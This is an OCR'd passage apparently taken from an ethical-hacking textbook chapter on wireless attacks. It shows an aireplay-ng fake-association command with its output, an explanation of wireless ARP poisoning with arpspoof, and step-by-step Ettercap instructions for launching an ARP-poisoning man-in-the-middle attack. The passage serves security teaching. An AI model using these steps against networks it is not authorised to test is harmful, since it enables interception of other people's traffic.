
Figure 16.67: Screenshot showing the command to launch aireplay-ng

- Associate the wireless card (fake association) with the AP to be accessed with aireplay-ng.



```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h 02:24:2B:CD:68:EE  eth1
22:25:10  Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Figure 16.68: Screenshot displaying the result of association



Launch of Wireless Attacks: Wireless ARP Poisoning Attack


Access Point 1
Traffic is no longer sent to AP 2
Access Point 2
MAC Address
04-A4-52-33-61
MAC Address
00-45-B8-74-03
Attacker's System
Attacker uses ARP Poisoning tools such as **arpspoof**
Jessica's Wireless Laptop

1. Attacker **spoofs the MAC** address of Jessica's wireless laptop and attempts to authenticate to AP1
2. AP1 sends **updated MAC address** info to the network routers and switches, which in turn **update** their routing and switching tables
3. Traffic now **destined** from the network backbone to Jessica's system is no longer sent to AP2

Wireless ARP Poisoning Attack

ARP determines the MAC address of an AP if it already knows its IP address. Usually, ARP does not possess any feature to verify whether the responses are from valid hosts. ARP poisoning is an attack technique that exploits this lack of verification. In this technique, the ARP cache maintained by the OS is corrupted with wrong MAC addresses. An attacker achieves this by sending an ARP replay packet constructed with a wrong MAC address.

An ARP poisoning attack impacts all the hosts in a subnet. All stations associated with a subnet affected by an ARP poisoning attack are vulnerable because most APs act as transparent MAC-layer bridges. All hosts connected to a switch or hub are susceptible to ARP poisoning attacks if the AP is connected directly to that switch or hub without any router/firewall between them. The below figure illustrates the process of an ARP poisoning attack.



Access Point 1
Traffic is no longer sent to AP 2
Access Point 2
MAC Address
04-A4-52-33-61
MAC Address
00-45-B8-74-03
Attacker's System
Attacker uses ARP Poisoning tools such as **arpspoof**
Jessica's Wireless Laptop


Figure 16.69: ARP poisoning attack

In the wireless ARP spoofing attack shown in the above figure, the attacker first spoofs the MAC address of the victim's system and attempts to authenticate to access point 1 (AP1) using an

ARP poisoning tool such as arpspoof. AP1 sends the updated MAC address information to the network routers and switches, which in turn update their routing and switching tables. Consequently, the traffic from the network backbone to the victim's system is sent to AP1, rather than to access point 2 (AP2).

ARP Poisoning Attack Using Ettercap

- Launch Ettercap and enable the unified sniffing option by selecting **Sniff → Unified Sniffing** from the menu bar
- In the Ettercap **Setup** pop-up window, set the **Primary interface** to sniff and then click **OK**
- Select **Hosts → Scan for Hosts**. Ettercap performs a scan of all the live hosts in the network and displays the host list
- Select **Hosts → Hosts List** to view all the hosts discovered on the local network
- Select **View → Connections** to start snooping on the identified connections
- Go to the **Hosts** window and select the target IP address. Then, select **Targets → Current targets** to add a list of target hosts
- Navigate to the **MITM** menu and select **MITM → ARP poisoning**. A pop-up window appears. Select the **Sniff remote connections** option and click **OK** to launch an ARP poisoning attack



IP Address	MAC Address	Description
10.10.1.2	02:15:5D:12:DB:DA	
10.10.1.9	02:15:5D:12:DB:DE	
10.10.1.11	00:15:5D:01:80:00	
10.10.1.14	02:15:5D:12:DB:DF	Android.local
10.10.1.19	02:15:5D:12:DB:DC	
fe80::1:1	02:15:5D:12:DB:DA	
fe80::15:5dff:fe12:dbdf	02:15:5D:12:DB:DF	Android.local
fe80::596a:9dce:b1:5519	02:15:5D:12:DB:DE	
10.10.1.22	00:15:5D:01:80:02	

IP address : 10.10.1.14

```
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Bridged sniffing...
```

